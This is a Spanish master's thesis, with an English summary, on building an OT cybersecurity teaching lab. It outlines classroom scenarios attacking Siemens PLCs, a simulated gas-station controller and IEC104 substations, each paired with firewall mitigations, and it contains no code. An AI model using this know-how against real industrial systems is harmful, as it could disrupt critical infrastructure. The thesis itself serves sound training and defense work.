Máster Universitario en Ingeniería de Telecomunicación

Trabajo Fin de Máster

Integración de un laboratorio de ciberseguridad OT en un laboratorio de automatización industrial

Autor
Alejandro Manuel López Gómez

Director
Juan Atanasio Carrasco Mateos
Agustín Valencia Gil-Ortega

Madrid
Mayo 2025

Declaro, bajo mi responsabilidad, que el Proyecto presentado con el título

Integración de un laboratorio de ciberseguridad OT en un laboratorio de automatización industrial

en la ETS de Ingeniería - ICAI de la Universidad Pontificia Comillas en el curso académico **2024/25** es de mi autoría, original e inédito y no ha sido presentado con anterioridad a otros efectos.

El Proyecto no es plagio de otro, ni total ni parcialmente y la información que ha sido tomada de otros documentos está debidamente referenciada.

Fdo.: Alejandro Manuel López Gómez Fecha: 10/06/25

Autorizada la entrega del proyecto

EL DIRECTOR DEL PROYECTO

Fdo.: Juan Atanasio Carrasco Mateos Fecha: 10/06/25

Máster Universitario en Ingeniería de Telecomunicación

Trabajo Fin de Máster

Integración de un laboratorio de ciberseguridad OT en un laboratorio de automatización industrial

Autor
Alejandro Manuel López Gómez

Director
Juan Atanasio Carrasco Mateos
Agustín Valencia Gil-Ortega

Madrid
Junio 2025

Resumen

Si la ciberseguridad en las Tecnologías de la Información (IT, Information Technology) es una persona adulta, la ciberseguridad en las Tecnologías Operativas (OT, Operational Technology) está aún en su infancia. Los desafíos únicos en materia de seguridad que presentan los entornos industriales requieren una formación que combine conocimientos de automatización industrial y ciberseguridad. Fruto de esta necesidad, en la Universidad Pontificia Comillas se ha puesto en funcionamiento un laboratorio dedicado a la formación en ciberseguridad en entornos industriales. Este laboratorio tiene como principal objetivo la concienciación y formación en seguridad industrial lógica a partir de diferentes escenarios, así como la investigación de posibles ataques y sus mitigaciones. En este artículo se detalla el nacimiento de este laboratorio en colaboración con Fortinet a partir de un laboratorio de automatización industrial preexistente. Se explicarán en detalle los escenarios realizados, desde ataques a máquinas Windows desplegadas en un entorno virtualizado a la realización de ataques a hardware real de control industrial, además de abordarse posibles mitigaciones como la activación de reglas de cortafuegos ó segmentación de redes. De este trabajo se realizó un artículo premiado como el mejor artículo de formación de las JNIC (Jornadas Nacionales de Investigación en Ciberseguridad) 2024 (Sevilla) [1], además de haberse enviado traducido al inglés a la revista *IEEE Transactions on Industrial Informatics* [2].

A Grego, Atanasio y Agustín

Índice general

Índice de figuras

Índice de cuadros

Resumen ejecutivo del proyecto

Integración de un laboratorio de ciberseguridad OT en un laboratorio de automatización industrial

AUTOR Alejandro Manuel López Gómez.
DIRECTOR Juan Atanasio Carrasco Mateos.
DIRECTOR Agustín Valencia Gil-Ortega.
ENTIDAD COLABORADORA ICAI – Universidad Pontificia Comillas.

Resumen

Introducción

La tendencia de los fabricantes de equipos de control a usar equipos y aplicaciones preparados para el sector IT, hace que crezca la importancia de tener un planteamiento de ciberseguridad bien definido en el entorno OT. Si bien las tecnologías de la información ofrecen numerosos beneficios en materia de conectividad y supervisión, también exponen a los sistemas de control industriales a nuevas amenazas.

Debido a esta nueva realidad, es necesario que los entornos industriales se encuentren al mismo estándar en términos de ciberseguridad, sin embargo, esta se ha quedado rezagada en estos entornos OT respecto a su contraparte en IT. Afortunadamente, según apunta el último informe realizado por Fortinet [3], la ciberseguridad OT ha empezado a recibir la atención que merece de los cargos directivos y de responsabilidad. Sin embargo, la mayoría de las organizaciones aún tienen mucho trabajo por hacer. De cara a reforzar la postura en ciberseguridad de entornos OT, existen retos propios de este ambiente que dificultan la equiparación en seguridad con despliegues IT.

- Muchos equipos OT fueron desplegados antes de que la ciberseguridad se convirtiese en una preocupación primordial, y su reemplazo por equipos más actualizados no es sencillo o eficiente.
- Mientras que los sistemas IT se centran principalmente en la confidencialidad y la integridad de los datos, en los sistemas OT priman la disponibilidad y la seguridad operativa.
- Falta de concienciación y capacitación en ciberseguridad dentro de la comunidad OT. Existe una notable diferencia en la cantidad de recursos de formación en ciberseguridad disponibles en entornos IT y OT.

Desafortunadamente, los dos primeros puntos se pueden considerar inherentes al entorno industrial. Respecto al tercer punto comentado, es innegable que en el entorno OT existe una diferencia considerable en formación en ciberseguridad con el mundo IT. Con la finalidad de ayudar a lograr esta tan necesaria equiparación en talento, en la Universidad Pontificia Comillas se ha puesto en marcha un laboratorio de ciberseguridad OT en colaboración con Fortinet, que permitirá formar y concienciar a alumnos de diferentes perfiles en materia de ciberseguridad OT desde un punto de vista práctico y realista.

Metodología de Trabajo

Las reuniones e intercambio de material se realiza a través de la plataforma Teams. La metodología seguida consiste en realizar sesiones de control semanales donde el alumno expone sus progresos, plantea dudas y recibe consejo acerca de como continuar. Se incluirán también sesiones de demostración presenciales con el objetivo de mostrar los avances realizados. Dichos avances y requisitos necesarios serán marcados por el tutor según se considere conveniente. La organización temporal de las tareas a realizar se propone en el siguiente esquema .

	2024				2025				
OBJETIVOS	SEPTIEMBRE	OCTUBRE	NOVIEMBRE	DICIEMBRE	ENERO	FEBRERO	MARZO	ABRIL	MAYO
Evaluación de la infraestructura existente									
Instalación y configuración de herramientas									
Investigación de posibles vulnerabilidades y ataques									
Preparación de escenarios de ataques y sus salvaguardas									

Figura 1: Cronograma

Escenarios de ataque y defensa

Los escenarios realizados tienen la finalidad de mostrar al alumnado posibles ataques así como sus mitigaciones. En los casos de uso planteados, los estudiantes realizan ataques desde las máquinas Kali Linux situadas en el servidor VMWare a equipos PLC, actuando bajo la suposición de que el atacante (el alumno) ha conseguido previamente acceder a la red interna de la planta y, tras realizar un reconocimiento de red, ha logrado identificar la dirección IP de un PLC vulnerable. Estos escenarios han sido preparados para reproducir situaciones reales de ataques a entornos industriales eliminando la complejidad de los mismos, ya que su propósito es formar a estudiantes sin experiencia en el campo de la ciberseguridad OT. En primer lugar el alumno realizará la acción ofensiva, para posteriormente aplicar las mitigaciones o salvaguardas necesarias.

Ataque START/STOP S7-300

Los dispositivos PLC de Siemens utilizan un protocolo propio denominado S7Comm. Este protocolo sigue el enfoque tradicional de cliente-servidor. La comunicación se basa en peticiones y respuestas que emplean una serie de códigos de funciones conocidos por ambos extremos de la comunicación. Los códigos de funciones presentan un valor fijo, y en el resto del protocolo no existe ninguna variabilidad, por lo que los paquetes enviados siempre poseen la misma estructura y valores. Un atacante podría capturar diferentes paquetes y retransmitirlos al equipo para provocar comportamientos indeseados, un ejemplo de esto es el script escrito por Dillon Beresford [4], que emplea paquetes preparados para arrancar o detener el PLC. Este ataque es efectivo debido a que el protocolo S7Comm no incorpora seguridad por defecto, lo que permite realizar comandos de nivel administrativo sin necesidad de una autenticación previa [5].

La mitigación que se enseña en el laboratorio para este ataque consiste en aplicar reglas de NGFW en un nivel superior al equipo industrial. El cortafuegos FG-80F cuenta con la licencia de Fortinet para la protección de protocolos industriales, que otorga las capacidades de análisis y disección de los mismos, así como aplicar reglas de detección o prevención logrando evitarse acciones maliciosas.

Manipulación de sesión S7-300

Se trata de un ataque de denegación de servicio que afecta a la sesión de comunicación. Se puede realizar siguiendo dos enfoques diferentes, o bién mediante el secuestro y suplantación de la sesión de comunicación del PLC con un HMI legítimo, o a través del establecimiento de una nueva sesión suplantando un supuesto HMI nuevo comunicándose con el PLC. La comunicación se realiza a través

del protocolo S7Comm, que a diferencia de su versión más reciente, S7CommPlus, no utiliza cifrado. Además de la ausencia de cifrado el ataque aprovecha el hecho de que en la comunicación no se verifique el *checksum*, ni a nivel de IP (*Internet Protocol*) ni a nivel de TCP (*Transmission Control Protocol*).

La mitigación recomendada para este tipo de ataques consiste en aplicar reglas en el NGFW que bloqueen el tráfico procedente de fuera de la red del laboratorio con puerto destino el 102, puerto para el protocolo S7Comm, en conjunto con una lista blanca de los dispositivos presentes en el laboratorio. Aun así, como se ha demostrado en el ataque, es posible la suplantación de un dispositivo legítimo estando dentro de la red del laboratorio. Por ello, adicionalmente, se recomiendan medidas disponibles en el NGFW FG-80F como la limitación del ancho de banda para restringir el uso excesivo de recursos de red por dispositivos individuales y la propia protección contra ataques DoS que posee este dispositivo, la cual detecta y bloquea patrones de tráfico que indiquen este tipo de ataques.

Extracción de listas SZL

Las listas SZL (del alemán System-ZustandsListen) son listas que permiten conocer el estado actual del equipo de solo lectura. Estas listas y la información que contienen se pueden obtener sin necesidad de una autenticación previa, pudiendo ser utilizadas por un potencial adversario para labores de reconocimiento previas a un ataque. Una rápida búsqueda en Internet devolverá el equipo PLC en cuestión. Se puede conseguir otra información de igual o incluso mayor criticidad. La contramedida enseñada para detener esta acción es muy similar a la descrita anteriormente, aplicar reglas en el NGFW bloqueando el tráfico S7Comm procedente de fuera del exterior de la red en junto con una lista blanca de los dispositivos permitidos.

Ataque DoS S7-1500

Este ataque de denegación de servicio aprovecha una vulnerabilidad [6] en el monitor de recursos usado en los equipos PLCs de la familia S7-1500. A través del envío continuado de paquetes UDP maliciosos el atacante provoca el uso de un gran número de recursos que puede llevar al agotamiento de los mismos, provocando la ralentización e incluso la detención de actividades legítimas. Este ataque puede ser realizado sin necesidad de una autenticación previa.

De nuevo la mitigación para evitar este ataque consiste en el uso de reglas en el NGFW respecto a la cantidad y el tipo de tráfico generado. En un futuro con la instalación de herramientas como FortiSIEM se espera expandir este escenario, permitiendo al alumnado monitorizar y actuar en tiempo real.

Escritura y lectura de valores no autorizada

Esta vulnerabilidad existe debido a la falta de concienciación sobre cómo se debe configurar de forma segura la comunicación entre la estación de ingeniería y el autómata programable. Es extremadamente común que, durante el proceso de creación del proyecto de TIA Portal, muchas opciones de seguridad que deberían ser obligatorias sean obviadas, ya que añaden complejidad al proceso y, de cara al proceso industrial que se pretende controlar, no son necesarias. A continuación, se definen y muestran cuáles son estas configuraciones inseguras en cada proceso del *wizard* de configuración.

Acceso con OPC UA

En esta práctica se familiariza al alumno con el uso de OPC UA a través de un ejemplo de automatización. La lógica de la automatización consiste en abrir y cerrar el cajón continuamente durante el tiempo programado, para comprobar que no hay fallo de las guías en las que se apoya el cajón. La automatización ha sido realizada programando el PLC del laboratorio utilizando el lenguaje GRAFCET (GRAPH en el argot de Siemens).

Manipulación de controlador de gasolinera

El uso de equipos ICS no se limita solamente a fábricas o entornos industriales, también se pueedn encontrar en lugares como gasolineras, donde su función principal es la monitorización y control de los tanques de almacenamiento de combustible. Uno de los vendedores más conocidos de este tipo de dispositivos es *Veeder-Root* [7] En este escenario se realiza un reconocimiento tanto activo como pasivo con el objetivo de obtener información sobre un controlador de gasolinera vulnerable simulado con la herramienta *conpot*.

Ataque a subestación eléctrica

Este escenario cobra especial relevancia debido al apagón generalizado ocurrido el 28 de Abril de 2025, donde una de las supuestas causas de este evento histórico es un ataque dirigido a la infraestructura eléctrica española. El protocolo IEC 60870-5-104 (comúnmente conocido como IEC104) constituye un estándar fundamental en sistemas SCADA destinado a la gestión remota de infraestructuras eléctricas

[8]. Implementa una arquitectura cliente-servidor que opera sobre TCP/IP (puerto 2404), facilitando la comunicación entre estaciones maestras (centros de control) y RTUs (Unidades Terminales Remotas) en subestaciones eléctricas [9]. Este protocolo carece de mecanismos de autenticación u otros elementos de seguridad. Un controlador expuesto a Internet público que utilice este protocolo sin medidas adicionales de seguridad es un punto de fallo extremadamente peligroso y un potencial vector de ataque para actores maliciosos.

Conclusiones

Con la creciente preocupación por la ciberseguridad industrial, es evidente que en un futuro no tan lejano serán necesarios más profesionales especializados en ciberseguridad OT y responsables familiarizados y concienciados con ella. Desde el equipo responsable del laboratorio, se tiene la convicción de que estas prácticas ayudan a los estudiantes a entender la necesidad de asegurar los sectores industriales y de infraestructuras críticas y permiten formar profesionales con experiencia en equipos y escenarios realistas. Mediante innovaciones educativas, como este laboratorio de ciberseguridad industrial, se espera contribuir a reducir la brecha entre los mundos de la ciberseguridad IT y OT y lograr entornos industriales donde la ciberseguridad se convierta en un pilar fundamental.

Referencias principales

Este trabajo se trata de la versión extendida de un artículo premiado como el mejor artículo de formación de las JNIC (Jornadas Nacionales de Investigación en Ciberseguridad) 2024 (Sevilla) [1], cuya versión traducida al inglés ha sido enviada a la revista *IEEE Transactions on Industrial Informatics* [2].

Executive Summary of the Project

Integration of an OT cybersecurity laboratory into an industrial automation laboratory

AUTHOR Alejandro Manuel López Gómez.
DIRECTOR Juan Atanasio Carrasco Mateos.
DIRECTOR Agustín Valencia Gil-Ortega.
COLLABORATING ENTITY ICAI – Comillas Pontifical University.

Abstract

Introduction

The growing trend among control equipment manufacturers to use devices and applications designed for the IT sector increases the importance of having a well-defined cybersecurity strategy in OT environments. While IT technologies offer numerous benefits in terms of connectivity and monitoring, they also expose industrial control systems to new threats.

Given this new reality, it is essential for industrial environments to meet the same cybersecurity standards. However, cybersecurity has lagged behind in OT compared to its IT counterpart. Fortunately, as highlighted in Fortinet's latest report [3], OT cybersecurity is beginning to receive the attention it deserves from executives and decision-makers. Nevertheless, most organizations still have significant work to do. Strengthening the cybersecurity posture in OT environments presents several challenges unique to this domain:

- Many OT systems were deployed before cybersecurity became a concern, and replacing them with updated equipment is neither simple nor efficient.

- While IT systems primarily focus on data confidentiality and integrity, OT systems prioritize availability and operational safety.
- There is a lack of cybersecurity awareness and training within the OT community. A noticeable gap exists in the availability of cybersecurity training resources between IT and OT.

Unfortunately, the first two points can be considered inherent to the industrial environment. Regarding the third point, the significant training gap in OT cybersecurity compared to IT is undeniable. To help bridge this crucial talent gap, Comillas Pontifical University has launched an OT cybersecurity laboratory in collaboration with Fortinet. This lab aims to train and raise awareness among students of various backgrounds using a realistic and practical approach to OT cybersecurity.

Working Methodology

Meetings and material exchange are conducted via the Teams platform. The methodology consists of weekly control sessions in which the student presents progress, raises questions, and receives guidance on how to proceed. In-person demonstration sessions will also be included to showcase the progress made. The required tasks and milestones will be defined by the supervisor as deemed appropriate. The proposed timeline is outlined in the following diagram .

	2024				2025				
OBJETIVOS	SEPTIEMBRE	OCTUBRE	NOVIEMBRE	DICIEMBRE	ENERO	FEBRERO	MARZO	ABRIL	MAYO
Evaluación de la infraestructura existente									
Instalación y configuración de herramientas									
Investigación de posibles vulnerabilidades y ataques									
Preparación de escenarios de ataques y sus salvaguardas									

Figura 2: Timeline

Attack and Defense Scenarios

The developed scenarios aim to demonstrate to students various types of attacks and their corresponding mitigations. In these use cases, students carry out attacks from Kali Linux machines hosted on the VMWare server, targeting PLC devices, under the assumption that the attacker (the student) has already gained access to the plant's internal network and has identified the IP address of a vulnerable PLC. These scenarios are designed to simulate real-world attacks in industrial environments while removing their complexity to accommodate students with no prior experience in OT cybersecurity. First, students perform the offensive action, then apply the necessary mitigations or safeguards.

START/STOP Attack on S7-300

Siemens PLC devices use a proprietary protocol called S7Comm, which follows a traditional client-server approach. The communication is based on requests and responses using a set of predefined function codes. These codes have fixed values, and the rest of the protocol lacks variability, meaning the sent packets always have the same structure and values. An attacker could capture and replay packets to the device to cause unwanted behavior. An example is the script written by Dillon Beresford [4], which uses pre-crafted packets to start or stop the PLC. This attack is effective because the S7Comm protocol lacks built-in security, allowing administrative-level commands without prior authentication [5].

The mitigation taught in the lab involves applying NGFW rules at a higher level than the industrial device. The FG-80F firewall is equipped with a Fortinet license for industrial protocol protection, enabling deep packet inspection, detection, and prevention capabilities to block malicious actions.

S7-300 Session Manipulation

This denial-of-service (DoS) attack targets the communication session. It can be carried out in two ways: either by hijacking and impersonating the session between the PLC and a legitimate HMI or by establishing a new session impersonating a supposed new HMI. Communication is carried out using the S7Comm protocol, which, unlike its newer version (S7CommPlus), lacks encryption. The attack also exploits the absence of *checksum* verification at both the IP and TCP levels.

The recommended mitigation is to apply NGFW rules that block external traffic destined for port 102 (used by S7Comm) and implement a whitelist of approved devices within the lab. However, as demonstrated, it is possible to impersonate a

legitimate device even from inside the network. Therefore, additional recommendations include using NGFW FG-80F features such as bandwidth throttling and built-in DoS protection to detect and block suspicious traffic patterns.

SZL List Extraction

SZL lists (System-ZustandsListen in German) allow users to obtain read-only information about the device's current state. These lists can be retrieved without prior authentication and could be used by an attacker for reconnaissance before launching an attack. A quick search can reveal the targeted PLC model. Even more critical information can be retrieved. The mitigation taught here is similar to the one described above: apply NGFW rules blocking S7Comm traffic from outside the network along with a whitelist of authorized devices.

S7-1500 DoS Attack

This DoS attack exploits a vulnerability [6] in the resource monitor used by S7-1500 PLCs. By continuously sending malicious UDP packets, an attacker can exhaust system resources, potentially slowing down or halting legitimate operations. This attack does not require prior authentication.

Again, the mitigation consists of using NGFW rules to control the type and volume of generated traffic. Future deployments of tools like FortiSIEM are expected to enhance this scenario, allowing real-time monitoring and response by students.

Unauthorized Read/Write Access

This vulnerability stems from a lack of awareness regarding secure communication configuration between the engineering station and the programmable logic controller. It is extremely common for important security options to be skipped during the TIA Portal project creation process because they add complexity and are not strictly necessary for the industrial process. The lab illustrates these insecure settings for each step of the configuration wizard.

OPC UA Access

This lab exercise familiarizes students with the use of OPC UA through an automation example. The automation logic continuously opens and closes a drawer during a set time period to ensure the guide rails are functioning properly. The PLC was programmed using the GRAFCET language (known as GRAPH in Siemens terminology).

Gas Station Controller Manipulation

ICS devices are not limited to factories or industrial environments—they can also be found in places like gas stations, where their main function is to monitor and control fuel storage tanks. One of the most well-known vendors in this space is *Veeder-Root* [7]. This scenario involves both active and passive reconnaissance to gather information about a vulnerable gas station controller simulated using the *conpot* tool.

Electric Substation Attack

This scenario is especially relevant due to the massive blackout on April 28, 2025. One of the suspected causes of this historical event is a targeted attack on Spain's electrical infrastructure. The IEC 60870-5-104 protocol (commonly known as IEC104) is a core standard in SCADA systems used for remote control of electrical infrastructure [8]. It uses a client-server architecture over TCP/IP (port 2404), facilitating communication between control centers and RTUs (Remote Terminal Units) in substations [9]. The protocol lacks authentication and other security mechanisms. A publicly exposed controller using this protocol without additional safeguards is an extremely dangerous point of failure and a potential attack vector for malicious actors.

Conclusions

With growing concern over industrial cybersecurity, it is clear that more professionals specializing in OT cybersecurity, and decision-makers aware of its importance, will be needed in the near future. The lab team strongly believes these practical exercises help students understand the need to secure industrial and critical infrastructure sectors, fostering professionals with hands-on experience in realistic environments. Through educational innovations such as this industrial cybersecurity lab, the aim is to reduce the gap between IT and OT cybersecurity worlds and help make cybersecurity a foundational pillar in industrial environments.

Main References

This work is an extended version of an award-winning article recognized as the best training paper at the 2024 JNIC (National Cybersecurity Research Conference) held in Seville [1]. Its translated version has been submitted to the journal *IEEE Transactions on Industrial Informatics* [2].

Capítulo 1

Introducción

1.1. Situación actual

La tendencia de los fabricantes de equipos de control a usar equipos y aplicaciones preparados para el sector IT hace que crezca la importancia de tener un planteamiento de ciberseguridad bien definido en el entorno OT. Si bien las tecnologías de la información ofrecen numerosos beneficios en materia de conectividad y supervisión, también exponen a los sistemas de control industriales a nuevas amenazas. En 2024, se ha observado un incremento significativo en los ciberataques dirigidos a infraestructuras OT esenciales para el funcionamiento de servicios críticos como energía o transporte. Según el Informe global sobre el Estado de la Tecnología Operativa y la Ciberseguridad 2024 de Fortinet, el 73 % de las organizaciones experimentaron intrusiones que afectaron a sus sistemas OT, en comparación con el 49 % reportado en 2023. Las técnicas más comunes incluyeron *phishing* y compromisos de correos electrónicos empresariales, así como violaciones de seguridad móvil y compromisos web. [3]

A nivel nacional se ha observado un incremento en los ciberataques dirigidos a empresas e infraestructuras críticas, afectando sectores como la banca, telecomunicaciones y administraciones públicas. Los ataques de denegación de servicio (DDoS) y *ransomware* son las principales amenazas, especialmente en áreas urbanas con alta concentración de infraestructuras críticas como Madrid, Cataluña y País Vasco [10]. A nivel internacional es notable el incidente ocurrido en diciembre de 2024, donde se reportó un posible sabotaje a un cable submarino que conecta Finlandia y Estonia, afectando la transmisión eléctrica y líneas de Internet. Las autoridades finlandesas investigan el incidente, llevando a la OTAN a expresar su preocupación por la seguridad de las infraestructuras críticas en la región del Báltico [11].

Además, debido al conflicto entre Ucrania y Rusia, autoridades de diversos paises han alertado sobre el aumento de ciberataques provenientes de Rusia, utilizando inteligencia artificial para mejorar estas ofensivas. Estos ataques amenazan infraestructuras críticas como redes eléctricas y telecomunicaciones, ampliando los objetivos a varios miembros y socios de la OTAN, ejemplo de estos ataques es el malware 'Industroyer V2', una versión actualizada del software malicioso utilizado en el ciberataque de 2016 que causó apagones en Kiev [12]. La tendencia de los fabricantes de equipos de control a usar equipos y aplicaciones preparados para el sector IT, hace que crezca la importancia de tener un planteamiento de ciberseguridad bien definido en el entorno OT. Si bien las tecnologías de la información ofrecen numerosos beneficios en materia de conectividad y supervisión, también exponen a los sistemas de control industriales a nuevas amenazas.

1.2. Instituciones dedicadas a la ciberseguridad en entornos industriales

Fruto de situaciones como las expresadas anteriormente y otras muchas no mencionadas, el mundo de la ciberseguridad cada vez más entiende que la interconexión entre sistemas IT y OT conlleva un alto riesgo para estos últimos. Organizaciones y universidades han creado grupos y herramientas dedicadas a la investigación de la ciberseguridad en entornos OT.

A nivel internacional, los laboratorios e instituciones mas notables son el Georgia Tech Research Institute (GTRI), afiliado al Instituto de Tecnología de Georgia, que se especializa en la investigación de vulnerabilidades en sistemas de control industrial (ICS) y OT [13], el Pacific Northwest National Laboratory (PNNL), enfocado en la seguridad de redes eléctricas y sistemas industriales [14] y en Europa, el Fraunhofer Institute for Secure Information Technology (Fraunhofer SIT), con sede en Alemania, el cual se dedica a desarrollar soluciones para mejorar la seguridad de redes industriales y sistemas de control, colaborando con empresas y gobiernos [15].

A nivel nacional, destacan el proyecto ARISTEO de la fundación CIDAUT [16] y los laboratorios de Ziur situados en Guipúzcoa [17]. Destacar también la red nacional de laboratorios de ciberseguridad industrial del INCIBE (Instituto Nacional de Ciberseguridad) [18]. Este instituto trabaja en colaboración con empresas de diversos sectores, organizando simulaciones de ciberataques y promoviendo buenas prácticas para proteger infraestructuras críticas. Frente a las instalaciones previamente mencionadas, el laboratorio propuesto por la Universidad Pontificia

Comillas tiene objetivos didácticos, reforzando lo visto en clases teóricas previas con ejemplos y equipos realistas. Las soluciones de un portfolio completo de aplicaciones ciberseguridad (antimalware, sondas IDS e IPS, NGFW, sandboxes, Honeypots, SIEM,...) ya han sido probadas en formato virtualizado en el Trabajo de Fin de Máster de José Rafael Martín Torre, dirigido por Agustín Valencia [19].

1.3. Retos únicos del entorno industrial

De cara a reforzar la postura en ciberseguridad de infraestructuras industriales u OT, existen retos propios y únicos inherentes a este entorno que dificultan la equiparación en ciberseguridad con despliegues IT. A continuación, se detallan los principales desafíos que enfrentan las organizaciones industriales a la hora de asegurar su infraestructura.

- Muchos equipos OT fueron desplegados antes de que la ciberseguridad se convirtiese en una preocupación, y su reemplazo por equipos más actualizados la mayoria de ocasiones no es sencillo o resulta ineficiente. Muchos sistemas de control industrial (ICS), fueron diseñados hace décadas con un enfoque puramente funcional, sin considerar amenazas cibernéticas o actores maliciosos. En muchos casos, estos dispositivos operan con sistemas operativos obsoletos y/o software propietario no actualizado sin detener la producción, lo cual representa un riesgo significativo como se ha visto en repetidas ocasiones. El primer evento que sacó esta realidad a la luz fue el malware *Stuxnet*, que explotó vulnerabilidades en sistemas Windows usados en entornos industriales, afectando a centrifugadoras nucleares iraníes [20].

- Mientras que los sistemas IT se centran principalmente en la confidencialidad y la integridad de los datos, en los sistemas OT priman la disponibilidad y la seguridad operativa o *safety*. En entornos IT, el modelo CIA (Confidencialidad, Integridad y Disponibilidad) rige las prioridades de seguridad. En cambio, en OT, la *disponibilidad* y la *seguridad física* son críticas: un fallo o interrupción en una planta de generación eléctrica, por ejemplo, puede causar daños humanos, medioambientales y/o económicos. Esto implica que aplicar ciertas contramedidas habituales en IT no es viable en entornos OT sin afectar a la disponibilidad del proceso [21].

- Falta de concienciación y capacitación en ciberseguridad dentro de la comunidad OT. Existe una notable diferencia en la cantidad de recursos de formación en ciberseguridad disponibles entre entornos IT y OT. Tradicionalmente, los profesionales OT provienen de áreas como la ingeniería eléctrica o mecánica, y su formación no ha incluido competencias en ciberseguridad.

A esto se suma la escasez de contenidos educativos y recursos prácticos adaptados al contexto OT. Evidencia de esto es un informe realizado por el *SANS Institute* realizado en 2022, el 62 % de los profesionales ICS reportaron una falta de personal con conocimientos específicos en ciberseguridad OT como un obstáculo crítico para una efectiva aplicación de medidas de ciberseguridad [22].

Desafortunadamente, los dos primeros puntos se pueden considerar inherentes al entorno industrial debido a la naturaleza del mismo, las restricciones presupuestarias y la aversión al cambio que podría poner en riesgo la disponibilidad. Respecto al tercer punto comentado, es innegable que en el entorno OT existe una diferencia considerable en formación en ciberseguridad con el mundo IT.

Con la finalidad de ayudar a lograr esta tan necesaria equiparación en talento entre ambos mundos, en la Universidad Pontificia Comillas se ha puesto en marcha un laboratorio de ciberseguridad OT en colaboración con Fortinet, líder global en soluciones de seguridad. Este laboratorio permite recrear entornos industriales reales con dispositivos como *PLCs (Programmable Logic Controllers)*, *HMIs (Human-Machine Interfaces)* y redes industriales segmentadas, ofreciendo a los estudiantes la posibilidad de interactuar con tecnologías y amenazas reales en un entorno controlado. El objetivo es formar y concienciar a alumnos de diferentes perfiles y titulaciones en materia de ciberseguridad OT desde un punto de vista práctico y realista [23].

Capítulo 2

Laboratorio de automatización industrial

2.1. Estructura del laboratorio

El laboratorio de Automatización Industrial está formado por ocho puestos de trabajo y una minifábrica (Fig. 2.1) que simula una planta industrial conectada entre sí mediante una red Ethernet y una red Wi-Fi. El conjunto forma la red OT del laboratorio. Cada puesto de trabajo (Fig. 2.2) tiene una estación de trabajo con pantalla de 24" que actúa como estación de ingeniería, un PLC S7-1516-3 PN/DP (Fig. 2.3) del fabricante Siemens y un HMI TP700 del mismo fabricante. Cuatro de los puestos tienen montados en el propio puesto una cámara para control de cada calidad por visión artificial y un sistema de lectura de etiquetas RFID (*Radio Frequency Identification*) con dos antenas.

La minifábrica representa una línea de fabricación formada por cuatro estaciones (Fig. 2.1). Cada una está atendida por un robot. Dependiendo de la estación, el robot es de tipo colaborativo (ABB GoFA) o de tipo industrial (ABB Swifty). Hay una cinta transportadora que comunica todas las estaciones. Dos de las estaciones tienen su propia cinta transportadora para tareas de buffering. El material circula entre las estaciones sobre palés, guiados con cambios de aguja y elevadores.

Asociados a cada cambio de aguja hay retenedores que evitan conflictos en la circulación de los palés. En cada puesto de trabajo existe también una cámara y un sistema de lectura de etiquetas de RFID. Esta combinación de elementos permite que el alumno esté en un entorno semi-industrial: hay fabricación representada por los robots que montan y desmontan objetos formados por piezas de LEGO, hay transporte de material gracias a las cintas accionadas mediante variadores de



Figura 2.1: Minifábrica

velocidad, hay control de calidad a través de las cámaras y trazabilidad mediante la lectura de etiquetas RFID montadas en los palés.

Todos los elementos, tanto de la minifábrica como de los puestos están conectados según el esquema de red mostrado en la Fig. 2.4. Esta red está formada por múltiples switches que permite la comunicación entre cualquier elemento de la minifábrica y de los puestos de trabajo. Existe una configuración de red tanto en estrella como en cascada. Esta última se consigue gracias a que la mayoría de los dispositivos tienen un switch interno de dos puertos. Los protocolos de comunicación usados son S7Comm, PROFINET y OPC UA. Alrededor de la minifábrica hay desplegada una red de seguridad formada por un PLC de seguridad, setas de emergencia en cascada, detectores de puerta abierta, barreras de luz, cierres magnéticos y láseres de proximidad que utiliza como protocolo principal PROFIsafe, utilizando la misma red Ethernet. Desde el punto de vista de la automatización, cada puesto está dotado de la herramienta TIA Portal para programar los PLC y resto de material del fabricante Siemens, y de la herramienta RobotStudio para programar los robots. Además, en cada puesto se pueden arrancar PLC virtuales, paneles virtuales y robots virtuales. Desde el punto de vista de conexión, sin entrar en los temas de ciberseguridad que se verán en el próximo apartado, cada puesto está conectado a la red corporativa de la universidad, a la red OT del laboratorio, y la red interna de dispositivos virtuales del puesto, que desde el punto de vista operación, siguen estando en la misma red OT. Todos los dispositivos del laboratorio están actualmente en el mismo dominio, aunque gracias a la red Wi-Fi, se pueden montar más dominios.

Figura 2.2: Estaciones de ingeniería

Figura 2.3: Equipo Siemens Simatic S7-1500

En este laboratorio los alumnos aprenden técnicas clásicas de automatización basadas en PLC y en robots y técnicas más avanzadas como integración (OPC UA) o de control de calidad por visión. El laboratorio es utilizado por alumnos de diferentes másteres: Ingeniería Industrial, Ingeniería de Telecomunicación, Ciberseguridad, Transformación Digital de la Industria, etc.

